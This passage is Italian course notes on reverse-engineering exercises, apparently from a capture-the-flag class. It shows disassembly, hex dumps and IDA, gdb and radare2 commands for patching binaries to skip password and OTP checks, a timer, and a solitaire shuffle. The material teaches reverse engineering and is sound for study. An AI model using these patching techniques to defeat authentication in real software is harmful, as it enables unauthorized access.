.text:0000000000000994 ; ---------------------------------------------------------------
.text:0000000000000994
.text:0000000000000994 loc_994:                                ; CODE XREF: main+119↑j
.text:0000000000000994                 lea     rdi, aWrongPassword ; "Wrong password"
.text:000000000000099B                 call    _puts
.text:00000000000009A0
.text:00000000000009A0 loc_9A0:                                ; CODE XREF: main+125↑j
.text:00000000000009A0                 mov     eax, 0
.text:00000000000009A5
.text:00000000000009A5 loc_9A5:                                ; CODE XREF: main+6F↑j
.text:00000000000009A5                 mov     rcx, [rbp+var_8]
.text:00000000000009A9                 xor     rcx, fs:28h
.text:00000000000009B2                 jz      short locret_9B9
.text:00000000000009B4                 call    ___stack_chk_fail
.text:00000000000009B9
.text:00000000000009B9 locret_9B9:                             ; CODE XREF: main+145↑j
.text:00000000000009B9                 leave
.text:00000000000009BA                 retn
.text:00000000000009BA main            endp
.text:00000000000009BA
.text:00000000000009BA ; ---------------------------------------------------------------
```

Da qui, comunque, possiamo vedere il codice in esadecimale con "Hex View", come segue:

```
0000000000000940  C7 B8 00 00 00 00 E8 D5  FD FF FF 48 8D 85 70 FF  Ǹ·.........H..p
0000000000000950  FF FF 48 89 C6 48 8D 3D  52 01 00 00 B8 00 00 00  ..H....=R.......
0000000000000960  00 E8 9A FD FF FF 48 8D  8D 70 FF FF FF 48 8D 85  ......H..p...H..
0000000000000970  00 FF FF FF BA 08 00 00  00 48 89 CE 48 89 C7 E8  .........H......
0000000000000980  3C FD FF FF 85 C0 75 0C  B8 00 00 00 00 E8 C8 FE  <...............
0000000000000990  FF FF EB 0C 48 8D 3D 25  01 00 00 E8 30 FD FF FF  ......=%........
00000000000009A0  B8 00 00 00 00 48 8B 4D  F8 64 48 33 0C 25 28 00  .....H.M.dH3.%(.
00000000000009B0  00 00 74 05 E8 37 FD FF  FF C9 C3 0F 1F 44 00 00  ..t..........D..
00000000000009C0  41 57 41 56 49 89 D7 41  55 41 54 4C 8D 25 AE 03  AWAVI...UATL.%..
00000000000009D0  20 00 55 48 8D 2D AE 03  20 00 53 41 89 FD 49 89  ·.UH.-...·.SA..I.
00000000000009E0  F6 4C 29 E5 48 83 EC 08  48 C1 FD 03 E8 A7 FC FF  ....H...........
00000000000009F0  FF 48 85 ED 74 20 31 DB  0F 1F 84 00 00 00 00 00  .H....1.........
0000000000000A00  4C 89 FA 4C 89 F6 44 89  EF 41 FF 14 DC 48 83 C3  L..L.....A......
0000000000000A10  01 48 39 DD 75 EA 48 83  C4 08 5B 5D 41 5C 41 5D  .H9.......[]A\A]
0000000000000A20  41 5E 41 5F C3 90 66 2E  0F 1F 84 00 00 00 00 00  A^A_Ð·f.........
0000000000000A30  F3 C3 00 00 48 83 EC 08  48 83 C4 08 C3 00 00 00  ....H...........
0000000000000A40  01 00 02 00 00 00 00 00  43 6F 6E 74 72 67 61 74  ........Contrgat
0000000000000A50  75 6C 61 74 69 6F 6E 21  20 46 6C 61 67 65 7B 72  ulation!·Flage{r
0000000000000A60  65 76 65 72 73 65 5F 68  65 6C 6C 6F 5F 77 6F 72  everse_hello_wor
0000000000000A70  6C 64 7D 00 70 73 77 2E  74 78 74 00 72 00 43 6F  ld}.psw.txt.r.Co
0000000000000A80  75 6C 64 20 6E 6F 74 20  6F 70 65 6E 20 66 69 6C  uld·not·open·fil
0000000000000A90  65 20 25 73 00 25 73 00  49 6E 73 65 72 74 20 74  e·%s.%s.Insert·t
0000000000000AA0  68 65 20 70 61 73 73 77  6F 72 64 3A 20 00 59 6F  he·password:·.Yo
0000000000000AB0  75 20 69 6E 73 65 72 74  65 64 3A 20 25 73 0A 00  u·inserted:·%s..
0000000000000AC0  57 72 6F 6E 67 20 70 61  73 73 77 6F 72 64 00 00  Wrong·password..
00000986 0000000000000986: main+119 (Synchronized with IDA View-A)
```

Notiamo che "75 0C" grazie al link: http://ref.x86asm.net/coder64.html è l'istruzione JNZ (Jump if not Zero) in assembly e ha come opcode 75, mentre l'opposto JZ (Jump if Zero) ha opcode 74. Se cambiamo questo hex da 75 a 74, abbiamo risolto.

Ora possiamo provare a modificare il valore dell'istruzione jnz (986) e sostituire "loc_9A0" con "0x998". Possiamo anche fare qualcosa di più intelligente, come sostituire l'istruzione *jnz* con il suo opposto *jz*. Procedete come segue:

1. Fate clic su 'jnz': ora dovrebbe essere evidenziato;
2. Andate su: Edit > Patch program > Assemble (e si modifica singolarmente la linea di assembly che contiene jnz, cliccandola e premendo OK)
3. Scrivete "jz short loc_994";
4. Premere OK.

In questo modo abbiamo modificato manualmente il flusso di esecuzione del nostro programma. Dobbiamo solo applicare questa patch al programma originale... e voilà!
Per applicare la patch al programma, procedere come segue:

1. Edit > Patch program > Apply patches to input file...
2. Confermare l'operazione

```
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/3_hello_world3$ ./hello_world3_CRACK
password
Insert the password:
ciao
You inserted: ciao
(base) pajola@pajola-XPS-13-9370:~/Documents/CyberChallenges/reverse/3_hello_world3$
```

Ciò è evidente comunque evidenziando cosa fa il codice:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  FILE *stream; // [rsp+8h] [rbp-108h]
  char s[112]; // [rsp+10h] [rbp-100h] BYREF
  char s2[136]; // [rsp+80h] [rbp-90h] BYREF
  unsigned __int64 v7; // [rsp+108h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  stream = fopen("psw.txt", "r");
  if ( stream )
  {
    while ( fgets(s, 100, stream) )
      printf("%s", s);
    fclose(stream);
    puts("Insert the password: ");
    gets(s2);
    printf("You inserted: %s\n", s2);
    if ( !strncmp(s, s2, 8uLL) )
      print_flag();
    else
      puts("Wrong password");
    return 0;
  }
  else
  {
    printf("Could not open file %s", "psw.txt");
    return 1;
  }
}
```

Esercizi Lezione 12

1) BankAcc: Testo e Soluzione

<u>Testo</u>

A code is sent to your OTP device to login in your bank account. Hope you didn't lose it!

Qui, siccome come sempre non si specifica cosa fare, basta aprirsi il file direttamente in IDA e "fare cose". Si noti che su Windows, per trovare questi eseguibili, occorre mettere "All known files" all'interno della finestra di selezione.

<u>Soluzione</u>

Ci viene chiesto di inserire un pin da inserire nel nostro conto bancario. Possiamo vedere che ogni volta che il codice cambia, quindi non possiamo indovinare.
Apriamo quindi il binario con IDA.

Possiamo vedere che il flusso di esecuzione è molto semplice. Il programma utilizza funzioni casuali e *srand* per generare il codice; quindi, chiede di inserire il pin a 4 cifre, utilizza lo scanf per ottenere l'input dell'utente e controlla se corrispondono (cmp [rbp-2Ch], eax). Se non corrispondono dice che il PIN è sbagliato e mostra quello corretto, altrimenti stampa che il PIN è corretto, e poi vediamo che c'è una funzione di decrittografia e un *printf*, quindi probabilmente rivelerà la flag stampandola.

La patch qui è molto semplice, quello che dobbiamo fare è cambiare la condizione di salto: se i PIN sono uguali, andiamo al ramo sbagliato, altrimenti andiamo al ramo corretto. Invece del jnz (salto se non zero, il che significa se sono diversi) vogliamo jz (salto se zero, cioè se sono uguali).

Posizionandosi nel punto dell'istruzione "The pin is correct" e aprendo la "hex view", vediamo che l'istruzione è 75 CD, dove 75 è l'opcode per JNZ. A questo punto:

- Possiamo sostituire questa con 74 CD, dove 74 è l'opcode per JZ (Jump if Zero), saltando sempre nel ramo giusto
- Possiamo sostituire 75 CD con 90 90, dove 90 è NOP

Applichiamo patch al binario utilizzando un editor esadecimale. Per prima cosa copiamo alcuni byte intorno all'istruzione per la patch (0x75 0xCD); per farlo, si fa tasto destro, si schiaccia "Edit", dopodiché si modifica, si clicca "Apply Changes". Successivamente, si clicca su Edit > Patch program > Apply patches on input file.

Cambia 75 con 74 come abbiamo detto prima, o NOP con 90 90 invece di 75 5D e inserendo qualsiasi pin a 4 numeri, come prima, risolvo e trovo la flag:

```
pier@pier-XPS-13-9300:~/TestCPP/BankAcc$ ./BankAcc_CRACK
Please insert the OTP 4 digit pin to authenticate:
1234
PIN Correct! Here your bank account:
Flag{P00r_45_DuCk}
pier@pier-XPS-13-9300:~/TestCPP/BankAcc$
```

Scritto da Gabriel

2) Be Quick or Be Dead: Testo e Soluzione

<u>Testo</u>

My machine is too slow for executing the program and reach the flag

<u>Soluzione</u>

Eseguiamo il programma e troviamo qualcosa di simile a quanto descritto.

```
Be Quick Or Be Dead 1
=====================

Calculating key...
You need a faster machine. Bye bye.
```

Apriamo il file con IDA.

```
; Attributes: bp-based frame

; int __cdecl main(int argc, const char **argv, const char **envp)
public main
main proc near

var_10= qword ptr -10h
var_4= dword ptr -4

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     eax, 0
call    header
mov     eax, 0
call    set_timer
mov     eax, 0
call    get_key
mov     eax, 0
call    print_flag
mov     eax, 0
leave
retn
main endp
```

Come si vede, il programma dispone di poche cose: di sicuro, a primo impatto siamo incuriositi dalle due funzioni *set_timer* e *get_key*, poi abbiamo *print_flag*.

```
; Attributes: bp-based frame

public set_timer
set_timer proc near

seconds= dword ptr -0Ch
var_8= qword ptr -8

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+seconds], 1
mov     esi, offset alarm_handler ; handler
mov     edi, 0Eh        ; sig
call    ___sysv_signal
mov     [rbp+var_8], rax
cmp     [rbp+var_8], 0FFFFFFFFFFFFFFFFh
jnz     short loc_400789
```

```
mov     esi, 3Bh
mov     edi, offset format ; "\n\nSomething went terribly wrong. \nPl"...
mov     eax, 0
call    _printf
mov     edi, 0          ; status
call    _exit
```

```
loc_400789:
mov     eax, [rbp+seconds]
mov     edi, eax        ; seconds
call    _alarm
nop
leave
retn
set_timer endp
```

Questa funzione imposta un allarme su 1 secondo e quando va a 0 l'esecuzione del programma terminerà.

In particolare, imposta il tempo di allarme e ritorna la flag se fatta nel modo corretto, altrimenti stampa il messaggio d'errore visto sopra.

Passiamo per *get_key*, che non fa anche ispezionata praticamente nulla, se non chiamare *calculate_key*.

```
; Attributes: bp-based frame

public calculate_key
calculate_key proc near

var_4= dword ptr -4

push    rbp
mov     rbp, rsp
mov     [rbp+var_4], 6FD47E3Ch

loc_400711:
add     [rbp+var_4], 1
cmp     [rbp+var_4], 0DFA8FC78h
jnz     short loc_400711

mov     eax, [rbp+var_4]
pop     rbp
retn
calculate_key endp
```

```
; Attributes: bp-based frame

public get_key
get_key proc near
push    rbp
mov     rbp, rsp
mov     edi, offset aCalculatingKey ; "Calculating key..."
call    _puts
mov     eax, 0
call    calculate_key
mov     cs:key, eax
mov     edi, offset aDoneCalculatin ; "Done calculating key"
call    _puts
nop
pop     rbp
retn
get_key endp
```

Il secondo blocco ricorre, mentre il primo carica i registri e il secondo li libera. Come si vede, addiziona 1 al contenuto proveniente da *rbp* e la variabile *var_4*; questo, data la logica del programma che ha a che fare con un *time*, potrebbe far pensare di andare a modificare il file e una struttura ciclica, presumibilmente quella che fa scattare il timer.

Con le patch, vi sono varie possibilità; ad esempio, si può provare a sostituire *jnz* con *jz* nel loop.

```
Be Quick Or Be Dead 1
=====================

Calculating key...
Done calculating key
Printing flag:
```

Abbiamo raggiunto la flag.. ma è illeggibile. Forse abbiamo bisogno di raggiungere la chiave corretta per avere la flag .. ha senso, dal momento *che print_flag* utilizza *decrypt_flag* (sappiamo che gli algoritmi di crittografia / decrittografia devono utilizzare la chiave corretta).

L'idea alla base è che si debba, anche sulla base del nome dell'esercizio, non essere lenti; questo significa che possiamo andare ad intaccare la funzione *time* ed eseguire una NOP (quindi, inserendo una serie di 90) sul pezzo di codice che imposta il timer (*set_timer*). In questo modo, arriveremo correttamente alla flag. Entrando nella Hex View:

```
0000000000400820  0C FD FF FF 90 C9 C3 55  48 89 E5 48 83 EC 10 8
0000000000400830  7D FC 48 89 75 F0 B8 00  00 00 00 E8 A9 FF FF F
0000000000400840  B8 00 00 00 00 E8 F8 FE  FF FF B8 00 00 00 00 E
0000000000400850  42 FF FF FF B8 00 00 00  00 E8 63 FF FF FF B8 0
0000000000400860  00 00 00 C9 C3 66 2E 0F  1F 84 00 00 00 00 00 9
0000000000400870  41 57 41 56 41 89 FF 41  55 41 54 4C 8D 25 8E 0
```

Tasto destro → Edit → Inserisco 90 fino all'inizio della successiva call → Apply changes, cioè:

```
0000000000400830  7D FC 48 89 75 F0 B8 00  00 00 00 E8 A9 FF FF FF
0000000000400840  B8 00 00 00 00 E8 F8 FE  FF FF B8 00 00 00 00 E8
0000000000400850  42 FF FF FF B8 00 00 00  00 E8 63 FF FF FF B8 00
```

Il risultato sarà simile a:

```
0000000000400820  0C FD FF FF 90 C9 C3 55  48 89 E5 48 83 EC 10 89
0000000000400830  7D FC 48 89 75 F0 B8 00  00 00 00 E8 A9 FF FF FF
0000000000400840  90 90 90 90 90 90 90 90  90 90 B8 00 00 00 00 E8
0000000000400850  42 FF FF FF B8 00 00 00  00 E8 63 FF FF FF B8 0C
```

Per applicare la patch al programma, procedere come segue:

1. Edit > Patch program > Apply patches to input file…
2. Confermare l'operazione

Su IDA View avremo questo:

```
; __unwind {
push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     [rbp+var_4], edi
mov     [rbp+var_10], rsi
mov     eax, 0
call    header
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
mov     eax, 0
call    get_key
mov     eax, 0
call    print_flag
mov     eax, 0
leave
retn
; } // starts at 400827
main endp
```

E su terminale avremo:

```
Be Quick Or Be Dead 1
=====================

Calculating key...
Done calculating key
Printing flag:
picoCTF{why_bother_doing_unnecessary_computation_27f28e71}
```

<u>Soluzione alternativa 1</u>

- Eseguire direttamente il programma con *gdb* e poi eseguire *run* stampa immediatamente la flag.

<u>Soluzione alternativa 2</u>

Usando *gdb-peda*:

- Eseguire il programma con *gdb be-quick-or-be-dead-1*
- Disassemblare il *main* con *disas main*
- Notare la presenza della funzione *set_timer*; noi vorremmo non arrivare mai lì, settiamo un break

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0000000000400827 <+0>:     push   rbp
   0x0000000000400828 <+1>:     mov    rbp,rsp
   0x000000000040082b <+4>:     sub    rsp,0x10
   0x000000000040082f <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x0000000000400832 <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000400836 <+15>:    mov    eax,0x0
   0x000000000040083b <+20>:    call   0x4007e9 <header>
   0x0000000000400840 <+25>:    mov    eax,0x0
   0x0000000000400845 <+30>:    call   0x400742 <set_timer>
   0x000000000040084a <+35>:    mov    eax,0x0
   0x000000000040084f <+40>:    call   0x400796 <get_key>
   0x0000000000400854 <+45>:    mov    eax,0x0
   0x0000000000400859 <+50>:    call   0x4007c1 <print_flag>
   0x000000000040085e <+55>:    mov    eax,0x0
   0x0000000000400863 <+60>:    leave
   0x0000000000400864 <+61>:    ret
End of assembler dump.
gdb-peda$
```

Impostato il break, saltiamo all'istruzione successiva e si ha la flag:

```
Breakpoint 1, 0x0000000000400845 in main ()
gdb-peda$ jump *main+35
Continuing at 0x40084a.
Calculating key...
Done calculating key
Printing flag:
picoCTF{why_bother_doing_unnecessary_computation_27f28e
[Inferior 1 (process 349) exited normally]
Warning: not running
gdb-peda$
```

<u>Soluzione alternativa 3</u>

Con radare2:
- *aa*
- *afl*
- *VV @ sym.main*

```
0x400827
;-- main:
(fcn) sym.main 62
  sym.main (int argc, char **argv, char **envp);
; var int local_10h @ rbp-0x10
; var int local_4h @ rbp-0x4
; arg int argc @ rdi
; arg char **argv @ rsi
; DATA XREF from entry0 (0x4005bd)
push rbp
mov rbp, rsp
sub rsp, 0x10
; argc
mov dword [local_4h], edi
; argv
mov qword [local_10h], rsi
mov eax, 0
call sym.header;[ga]
mov eax, 0
call sym.set_timer;[gb]
mov eax, 0
call sym.get_key;[gc]
mov eax, 0
call sym.print_flag;[gd]
mov eax, 0
leave
ret
```

- *VV @ sym.set_timer* (setta il timer e setta l'allarme, che verrà attivato dopo un secondo e termina il programma):

```
 0x400742
(fcn) sym.set_timer 84
  sym.set_timer ();
; var int local_ch @ rbp-0xc
; var int local_8h @ rbp-0x8
; CALL XREF from sym.main (0x400845)
push rbp
mov rbp, rsp
sub rsp, 0x10
mov dword [local_ch], 1
; 0x400723
mov esi, sym.alarm_handler
; 14
mov edi, 0xe
call sym.imp.__sysv_signal;[ga]
mov qword [local_8h], rax
cmp qword [local_8h], 0xffffffffffffffff
jne 0x400789;[gb]
```

Come fatto sopra, riempiamo di NOP la chiamata a *set_timer*.
Possiamo farlo andando a prendere l'indirizzo della funzione, entrando in modalità scrittura (*oo+* il comando) e poi facendo la patch con *wa*.

```
[0x00400742]> s sym.main
[0x00400827]> pdf
            ;-- main:
/ (fcn) sym.main 62
|   sym.main (int argc, char **argv, char **envp);
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|           ; arg int argc @ rdi
|           ; arg char **argv @ rsi
|           ; DATA XREF from entry0 (0x4005bd)
|           0x00400827      55             push rbp
|           0x00400828      4889e5         mov rbp, rsp
|           0x0040082b      4883ec10       sub rsp, 0x10
|           0x0040082f      897dfc         mov dword [local_4h], edi   ; argc
|           0x00400832      488975f0       mov qword [local_10h], rsi  ; argv
|           0x00400836      b800000000     mov eax, 0
|           0x0040083b      e8a9ffffff     call sym.header
|           0x00400840      b800000000     mov eax, 0
|           0x00400845      e8f8feffff     call sym.set_timer
|           0x0040084a      b800000000     mov eax, 0
|           0x0040084f      e842ffffff     call sym.get_key
|           0x00400854      b800000000     mov eax, 0
|           0x00400859      e863ffffff     call sym.print_flag
|           0x0040085e      b800000000     mov eax, 0
|           0x00400863      c9             leave
\           0x00400864      c3             ret
[0x00400827]> oo+
[0x00400827]> s 0x00400845
[0x00400845]> "wa nop;nop;nop;nop;nop"
Written 5 byte(s) (nop;nop;nop;nop;nop) = wx 9090909090
```

Questo darà già la flag, ma la cosa è abbastanza lenta. Ispezionando la funzione *get_key* che a sua volta chiama *calculate_key*, andando come si vede a fare un loop da 0x72fe9111 a 0xe5fd2222 e restituisce 0xe5fd2222 come chiave.


```
[0x00400796]> s sym.calculate_key
[0x00400706]> pdf
/ (fcn) sym.calculate_key 29
|   sym.calculate_key ();
|           ; var int local_4h @ rbp-0x4
|           ; CALL XREF from sym.get_key (0x4007a9)
|           0x00400706      55             push rbp
|           0x00400707      4889e5         mov rbp, rsp
|           0x0040070a      c745fc1191fe.  mov dword [local_4h], 0x72fe9111
|       .-> 0x00400711      8345fc01       add dword [local_4h], 1
|       :   0x00400715      817dfc2222fd.  cmp dword [local_4h], 0xe5fd2222 ; [0xe5
|       `=< 0x0040071c      75f3           jne 0x400711
|           0x0040071e      8b45fc         mov eax, dword [local_4h]
|           0x00400721      5d             pop rbp
\           0x00400722      c3             ret
```

Quindi, per risparmiare tempo, lo modifichiamo in modo da eseguire il ciclo da 0xe5fd2221 a 0xe5fd2222. Si noti che, affinché il comando wa funzioni, è necessario sostituire local_4h con rbp-0x4 (la traduzione è visibile all'inizio della funzione).

```
[0x00400706]> oo+
[0x00400706]> s 0x0040070a
[0x0040070a]> wa mov dword [rbp-0x4], 0xe5fd2221
Written 7 byte(s) (mov dword [rbp-0x4], 0xe5fd2221) = wx c745fc2122fde5
[0x0040070a]> q
```

3) Solitaire: Testo e Soluzione

Let's hack the solitaire!



The goal of the challenge is to always have the same initial hand!
To install, open terminal in the folder and run

<u>Teoricamente</u>, I comandi per far avviare l'esercizio dovrebbero essere i seguenti (scaricando la sola cartella dell'esercizio):

- *sudo apt-get install libncurses5-dev libncursesw5-dev*
  (necessario perchè *ttysolitaire* dipende da Ncurses)
- *sudo apt install gcc*
- *sudo apt install make*
- *make*
- *sudo make install*

In generale, per installarlo, potrebbe dare errori sulle dipendenze del file.
Seguire quindi eventualmente: https://github.com/mpereira/tty-solitaire

Soluzione che ho trovato io per farlo andare:

- *git clone https://github.com/mpereira/tty-solitaire.git*

Scritto da Gabriel


- *cd tty-solitaire*
- *sudo make install*
- *ttysolitaire*

In IDA, poi, si andrà a provare a patchare il binario dato da questi comandi.
Comandi:


- Spazio per avere le carte dal mazzo
- Ci si sposta con le frecce, in particolare con le frecce su e giù per spostarsi tra le pile di carte
- Quando si ha il puntatore in basso sulla pila di carte, si può scegliere la carta attuale con spazio
- Per scegliere più carte sulla pila attuale, premere "m"
- Per scegliere meno carte sulla pila attuale, premere "n"

Soluzione


Aprendo il binario in IDA, vediamo un bel numero di funzioni. Ognuna di queste serve a inizializzare le carte, spostarle, mescolarle, riempirle, etc.
Dal momento che vogliamo che la mano iniziale sia sempre la stessa, potremmo cercare una chiamata a una funzione casuale che inizializza il mazzo. Aprendo il *main* con IDA, possiamo notare la stringa "you won"; forse ci interessa, eventualmente per saltarvi.



Nello stesso blocco, esiste un *keyboard_event* invocato, che associa tutte le mosse del gioco e fanno capire di chiamare altre funzioni; nello specifico, tutte quelle del gioco (che non dettagliamo). A questo punto, possiamo andare ad ispezionare, idealmente, la funzione che avvia le partite, quindi *game_init* tra la lista delle funzioni.



Possiamo notare tra tutte le chiamate spostamenti di carte, cursori, mazzi e varie cose. In particolare, salta all’occhio la funzione *shuffle_deck*.



Finalmente abbiamo trovato una chiamata *_srand*, il che significa che chiama la funzione casuale per generare l'ordine delle carte nel mazzo. Prima di esso, vediamo una chiamata *_time* e il risultato viene messo in *edi* prima della chiamata *_srand*. Ciò significa fondamentalmente che utilizza la funzione *_time* per generare il seme da alimentare nel random. Quindi, se rimuoviamo la chiamata a _time e il *mov edi,eax*, in *edi* avremo sempre 0 (nota l'istruzione subito prima di chiamare *_time*). Basta scrivere NOP su queste due istruzioni (*call _time* e *mov edi, eax*), e il gioco è fatto.

Quindi, tra IDA View ed Hex View, avremo:

```
mov     edi, 0          ; timer
call    _time
mov     edi, eax        ; seed
call    _srand
mov     [rbp+i_0], 0
jmp     loc_5A8E
```

Patch di questo pezzo evidenziato in IDA che comprende entrambe le istruzioni:

```
00000000000053E0  1B DC FF FF 48 89 03 83  45 B8 01 83 7D
00000000000053F0  D1 BF 00 00 00 00 E8 D5  CD FF FF 89 C7
0000000000005400  FF FF C7 45 BC 00 00 00  00 E9 D0 00 00
```

Applichiamo la patch come si vede qui:

```
00 00 48 8B 55 C8  48 8D 1C 11 48 89 C7
FF FF 48 89 03 83  45 B8 01 83 7D B8 33
00 00 00 00 90 90  90 90 90 90 90 E8 7E
C7 45 BC 00 00 00  00 E9 D0 00 00 00 E8
FF 89 C1 BA 4F EC  C4 4E 89 C8 F7 EA C1
```

(quindi, vuol dire cliccare dove ci sono le due istruzioni call e mov, andare su "Hex View" e scrivere 90 su tutti i blocchi di byte word che comprendono le due istruzioni → solo quelli).
Poi, si applica il risultato con

1. Edit > Patch program > Apply patches to input file…
2. Confermare l'operazione

Non esiste una flag qui, ma fare in modo di avere sempre la stessa mano iniziale. Così, giocando, funziona.

<u>Soluzione alternativa</u> (trovata sul gruppo Telegram e riscritta/riadattata)

All'interno del main, vi è un "while" in attesa dell'evento da tastiera che controlla lo stato di vittoria; se inverti il salto vinci in automatico.
Come si vede sotto, si chiama la funzione per controllare se è stato vinto il gioco (game_won), sotto c'è il salto che controlla cosa ha tornato la funzione e decide se loopare. Invertendolo, si vince in automatico.
La call si trova dentro *game_won*, come si vede qui:

```
0x000026c3      jmp 0x25dd
0x000026c8      mov rax, qword [stdscr] ; obj.stdscr_NCURSES6_TINFO_5.0.1999102
                                        ; 0x9240
0x000026cf      mov rdi, rax
0x000026d2      call wgetch             ; sym.imp.wgetch
0x000026d7      mov edi, eax            ; unsigned long long arg1
0x000026d9      mov eax, 0
0x000026de      call dbg.keyboard_event
0x000026e3      mov eax, 0
0x000026e8      call dbg.game_won
0x000026ed      xor eax, 1
0x000026f0      test al, al
0x000026f2      jne 0x26c8      <- Salto da invertire
0x000026f4      call endwin             ; sym.imp.endwin
0x000026f9      mov eax, 0
```

Come si vede, la funzione salterebbe prima:

```
# 0x9240 <stdscr@NCURSES6_TINFO_5.0.19991023>
   0x00000000000026bb <+738>:   mov    rdi,rax
   0x00000000000026be <+741>:   call   0x2170 <wrefresh@plt>
   0x00000000000026c3 <+746>:   jmp    0x25dd <main+516>
   0x00000000000026c8 <+751>:   mov    rax,QWORD PTR [rip+0x6b71]
# 0x9240 <stdscr@NCURSES6_TINFO_5.0.19991023>
   0x00000000000026cf <+758>:   mov    rdi,rax
   0x00000000000026d2 <+761>:   call   0x2140 <wgetch@plt>
   0x00000000000026d7 <+766>:   mov    edi,eax
   0x00000000000026d9 <+768>:   mov    eax,0x0
   0x00000000000026de <+773>:   call   0x43b4 <keyboard_event>
   0x00000000000026e3 <+778>:   mov    eax,0x0
